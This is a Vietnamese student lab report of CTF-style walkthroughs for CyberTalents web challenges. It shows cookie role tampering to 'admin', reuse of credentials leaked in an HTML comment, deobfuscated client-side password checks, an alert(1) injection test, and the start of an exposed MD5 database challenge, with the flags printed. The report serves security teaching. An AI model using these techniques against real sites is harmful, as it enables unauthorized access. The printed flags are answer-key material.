

BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Kỳ báo cáo: Buổi 01 (Session 02)

Tên chủ đề: Intro

GV: Nghi Hoàng Khoa

Ngày báo cáo: 15/03/2023

Nhóm: 7

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn
2	Hoàng Đình Hiếu	20521317	20521317@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	23 kịch bản CyberTalent	100%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT


1. Kịch bản Admin has power

Admin has power - information, data

Tóm tắt: Thực hiện đăng nhập và leo quyền bằng account trong ghi chú và chỉnh sửa cookie

Mô tả:

Đầu tiên ta sẽ nhận được 1 trang login như hình



Ta sẽ thử login bất kỳ tài khoản gì và bắt gói tin

```

request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6m5p6v4ehxzglrmqvrw6lpc2zo-web.cyberthalentslabs.com
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://wcamxwl32pue3e6m5p6v4ehxzglrmqvrw6lpc2zo-web.cyberthalentslabs.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://wcamxwl32pue3e6m5p6v4ehxzglrmqvrw6lpc2zo-web.cyberthalentslabs.com/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=slac64rod3aqah915f9886e9i7; role=support
14 Connection: close
15
16 username=admin&password=admin

```

trong cookie ta thấy được là role là support nên có thể là ta sẽ thực hiện thay đổi role này thành admin

```

11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=slac64rod3aqah915f9886e9i7; role=support
14 Connection: close
15
16 username=admin&password=admin

```

Thực hiện đổi thành admin

```
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: wcamxw132pue3e6m5p6v4ehxzglrmqrvw6lpc2zo-web.cyberthalentslabs.com
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://wcamxw132pue3e6m5p6v4ehxzglrmqrvw6lpc2zo-web.cyberthalentslabs.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://wcamxw132pue3e6m5p6v4ehxzglrmqrvw6lpc2zo-web.cyberthalentslabs.com/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=slac64rod3aqah915f9886e9i7; role=admin
14 Connection: close
15
16 username=admin&password=admin
```

Ngoài ra ta có thêm một thông tin ở phần note trong gói tin nhận về ta nhận được thông tin username và password của support

user:support password:x34245323

The screenshot shows a browser developer tools window. The Request tab displays the following code:


```

27 <script
src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.mi
n.js"></script>
28 <script
src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js
"></script>
29 <!--<![endif]-->
30 <!-- TODO: remove this line , for maintenance purpose
use this info (user:support password:x34245323) -->
31 </head>
32 <body>
33   <div class="container" style="padding-top :150px;">
34     <div class="row">
35       <div class="col-sm-6 col-sm-offset-3">
36         <form class="form-horizontal" method="post" action
="">
37           <div class="form-group">

```

The Response tab shows a form with a password field containing the value 'x34245323'. The Inspector panel shows the selected text 'user: support password:x34245323'.

Cuối cùng ta sẽ thực hiện đăng nhập bằng tài khoản support nhưng với role của admin trên cookie.



flag: hiadminyouhavethepower

Khuyến cáo: Thực hiện lọc đầu vào

2. Kịch bản This is Sparta

This is Sparta - data, information

Thực hiện bắt gói tin và chỉnh sửa để có được kết quả

Mô tả:

Bài cung trang login, ta sẽ thử đăng nhập

The screenshot shows a web browser window with two tabs. The active tab is titled "This is Sparta" and has the URL "wcamxwl32pue3e6m4m2360mtg301mqvrw6lp...". The page content features a red circular logo with a white yin-yang symbol next to the text "This is Sparta". Below this is a login form with fields for "Username" and "Password", each with a corresponding input box, and a "Submit" button.



Kết quả không có user và pass chính xác

The screenshot shows a web browser window with two tabs. The active tab is titled "wcamxwl32pue3e6m4m2360mtg301mqvrw6lp..." and has the URL "wcamxwl32pue3e6m4m2360mtg301mqvrw6lp...". A modal dialog box is displayed, containing the text "...m2360mtg301mqvrw6lp... says wrong user or password" and an "OK" button.

Kiểm tra phần respond ta thấy được thông tin như bên dưới

```
var  
_0xae5b=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72","\x67\x65\x74\x45\x6C\x  
65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x70\x61\x73\x73","\x43\x79\x62\x65\x  
72\x2d\x54\x61\x6c\x65\x6e\x74","\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x  
20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x43\x6F\x6E\x67\x72\x  
61\x74\x7A\x20\x0A\x0A","\x77\x72\x6F\x6E\x67\x20\x50\x61\x73\x73\x77\x  
6F\x72\x64"];  
  
function check(){  
    var _0xeb80x2=document[_0xae5b[2]](_0xae5b[1])[_0xae5b[0]];  
    var _0xeb80x3=document[_0xae5b[2]](_0xae5b[3])[_0xae5b[0]];  
    if(_0xeb80x2==_0xae5b[4]&&_0xeb80x3==_0xae5b[4]){  
        alert(_0xae5b[5]);  
    }  
    else {alert(_0xae5b[6]);  
    }  
}
```

Ta sẽ thực hiện giải mã bằng công cụ <https://deobfuscate.io/>

```

function check() {
    var _0xeb80x2 = document.getElementById("user").value;
    var _0xeb80x3 = document.getElementById("pass").value;
    if (_0xeb80x2 == "Cyber-Talent" && _0xeb80x3 == "Cyber-Talent") {
        alert("Congratz \n\n");
    } else {
        alert("wrong Password");
    }
}

```

ta sẽ có được chương trình sau

The screenshot shows a browser window with several tabs open. The active tab is titled 'JavaScript Deobfuscator'. The page content includes the title 'JavaScript Deobfuscator' and a subtitle 'A simple but powerful deobfuscator to remove common JavaScript obfuscation techniques'. There are two main sections: 'Input' and 'Output'. The 'Input' section contains the obfuscated JavaScript code provided above. The 'Output' section contains the deobfuscated code:

```

function check() {
    var _0xeb80x2 = document.getElementById("user").value;
    var _0xeb80x3 = document.getElementById("pass").value;
    if (_0xeb80x2 == "Cyber-Talent" && _0xeb80x3 == "Cyber-Talent") {
        alert("Congratz \n\n");
    } else {
        alert("wrong Password");
    }
}

```

Below the sections are two buttons: 'Deobfuscate' and 'Copy Result'. The status bar at the bottom of the browser shows the date and time as 3/20/2023 10:08 AM.

Với đoạn code trên ta có thể dự đoán được rằng user và pass là: Cyber-Talent. thử đăng nhập lại

The screenshot shows a browser window with two tabs: 'This is Sparta » CyberTalents' and 'wcamxwl32pue3e6m4m2360mtg'. The address bar indicates the site is not secure. A modal dialog box is displayed, containing the message: "...m2360mtg301mqvrw6lpc2zo-web.cyberthalentslabs.com says Congratz FLAG: {J4V4_Scr1Pt_1S_Aw3s0me}' and an 'OK' button.

flag: {J4V4_Scr1Pt_1S_Aw3s0me}

Khuyến cáo: Lọc đầu vào gói tin

3. Kịch bản Iam Legend

4. Iam Legend - data, information


Thực hiện kiểm tra các trường thông tin của trang và sử dụng node để lấy flag

Mô tả

5. Tài nguyên: <http://deobfuscatejavascript.com/>

6. Bước 1: Xem trang web


7. Tiến hành vào website challenge và Inspect trang web, ta thấy được source trang web có 1 đoạn script có nội dung khá lạ như hình bên dưới.



8. Figure 1: Hình ảnh 1 phần đoạn script

9. Bước 2: Tìm công cụ giải mã

10. Chúng em thử tiến hành tìm công cụ giải mã đoạn script và tìm được trang web <http://deobfuscatejavascript.com/> và giải mã đoạn script như hình dưới



11. Figure 2: Hình ảnh đoạn script

12. Đoạn code này sẽ trả về 1 chuỗi nào đó, chúng em nghi ngờ đó là flag.
 13. Bước 3: Tìm flag
 14. Chúng em tiến hành thực thi đoạn script đã được giải mã ở trên và thu được kết quả đoạn code như bên dưới

The screenshot shows a terminal window with the following output:

```
node "/home/kali/Desktop/study/sem06/02/lab02/a.js"
[kali㉿kali)-[~/.../study/sem06/02/lab02]
$ node "/home/kali/Desktop/study/sem06/02/lab02/a.js"
function check(){

var user = document["getElementById"]("user")["value"];
var pass = document["getElementById"]("pass")["value"];

if(user=="Cyber" && pass=="Talent"){alert("Congratz \n Flag: {J4V4_Scr1Pt_15_S0_D4MN_FUN"});}
else {alert("wrong Password");}

}
[kali㉿kali)-[~/.../study/sem06/02/lab02]
$
```

Figure 3: Hình ảnh đoạn code sau khi giải mã

Với hình ảnh trên, ta thấy rằng đoạn code nhằm mục đích kiểm tra nếu đúng rằng username là Cyber và password là Talent thì sẽ hiển thị thông báo Flag.

Tiến hành login thử và ta nhận được flag như hình bên dưới




Figure 4: Hình ảnh flag challenge 3

Flag: {J4V4_Scr1Pt_1S_S0_D4MN_FUN}

Khuyến cáo: Chặn các thông tin ở trang sau khi đã code xong

15. Kịch bản Cool Name Effect

Cool Name Effect - information

Thực hiện gọi hàm alert để gọi bug

Mô tả:

Đầu tiên ta sẽ vào trang để xem thì ta thấy được trang bên dưới


Name

Jane Doe

Go !

1 2 3

Thử payload alert(1) để xem có gì xảy ra không



The screenshot shows a browser developer tools Network tab. At the top, there are icons for refresh, stop, and top, followed by a filter input field. Below the header, a list of network requests is shown. The first request is a POST method with the URL 'http://challenge.com/api/user'. The 'Payload' column shows the value 'alert(1)'. The 'Response' column shows the value 'undefined'. There is also a small blue arrow icon next to the response.

		Payload	Response
>	http://challenge.com/api/user	alert(1)	undefined
<			
>			

Thì ta có được flag

...0wz0mehw3oemqvrw6lpc2zo-web.cybertalentslabs.com says
your flag is:ciyypjz

OK

your flag is:ciyypjz

Khuyến cáo: thực hiện chặn các hàm không muốn cho thực hiện

16. Kịch bản Encrypted Database

17. Encrypted Database - data

Thực hiện lấy thông tin và giải mã dựa trên các hàm băm yếu

Mô tả:

- Tài nguyên: <https://md5decrypt.net/en/>

Bước 1: Truy cập mã nguồn trang web

Ta tiến hành truy cập trang web và Inspect để xem mã nguồn trang

```

<a class="text-danger" href="pages/home.html" target="page">Home</a>
-
<a class="text-danger" href="pages/about.html" target="page">About</a>
-
<a class="text-danger" href="pages/news.html" target="page">Top News</a>
-
<a class="text-danger" href="pages/contact.html" target="page">Contact Us</a>
-
<a class="text-danger" href="pages/help.html" target="page">Help</a>
<hr>
▼ <iframe name="page" src="pages/home.html" style="width:100%; height:600px; border:0;">
  ▼ #document
    ▼ <html>
      <head></head>
      ▼ <body> [scroll]
        ▼ <div class="width:100%;">
           [overflow]
        </div>
      </body>
    </html>
  </iframe>
  ::after
</div>
</div>
::after
</div>
<!--jQuery (necessary for Bootstrap's JavaScript plugins)-->
<script src="admin/assets/app.js"></script>
</body>
</html>

```

html > body.bg-info > div.container > div.panel.panel-primary > div.panel-body > iframe > html > body > div.width:100%; > img

Figure 5: Hình ảnh 1 phần mã nguồn trang web

Trong hình ảnh trên, ta thấy có 1 đoạn script duy nhất có source là đường dẫn trang web + admin/assets/app.js, ta tiến hành xem thử có domain url+/admin/ hay không thì phát hiện ra thêm 1 trang login admin nữa.

Vẫn Inspect trang login admin ta thấy được thêm 1 đường dẫn secret-database/db.json và đây chính là đường dẫn dẫn đến database

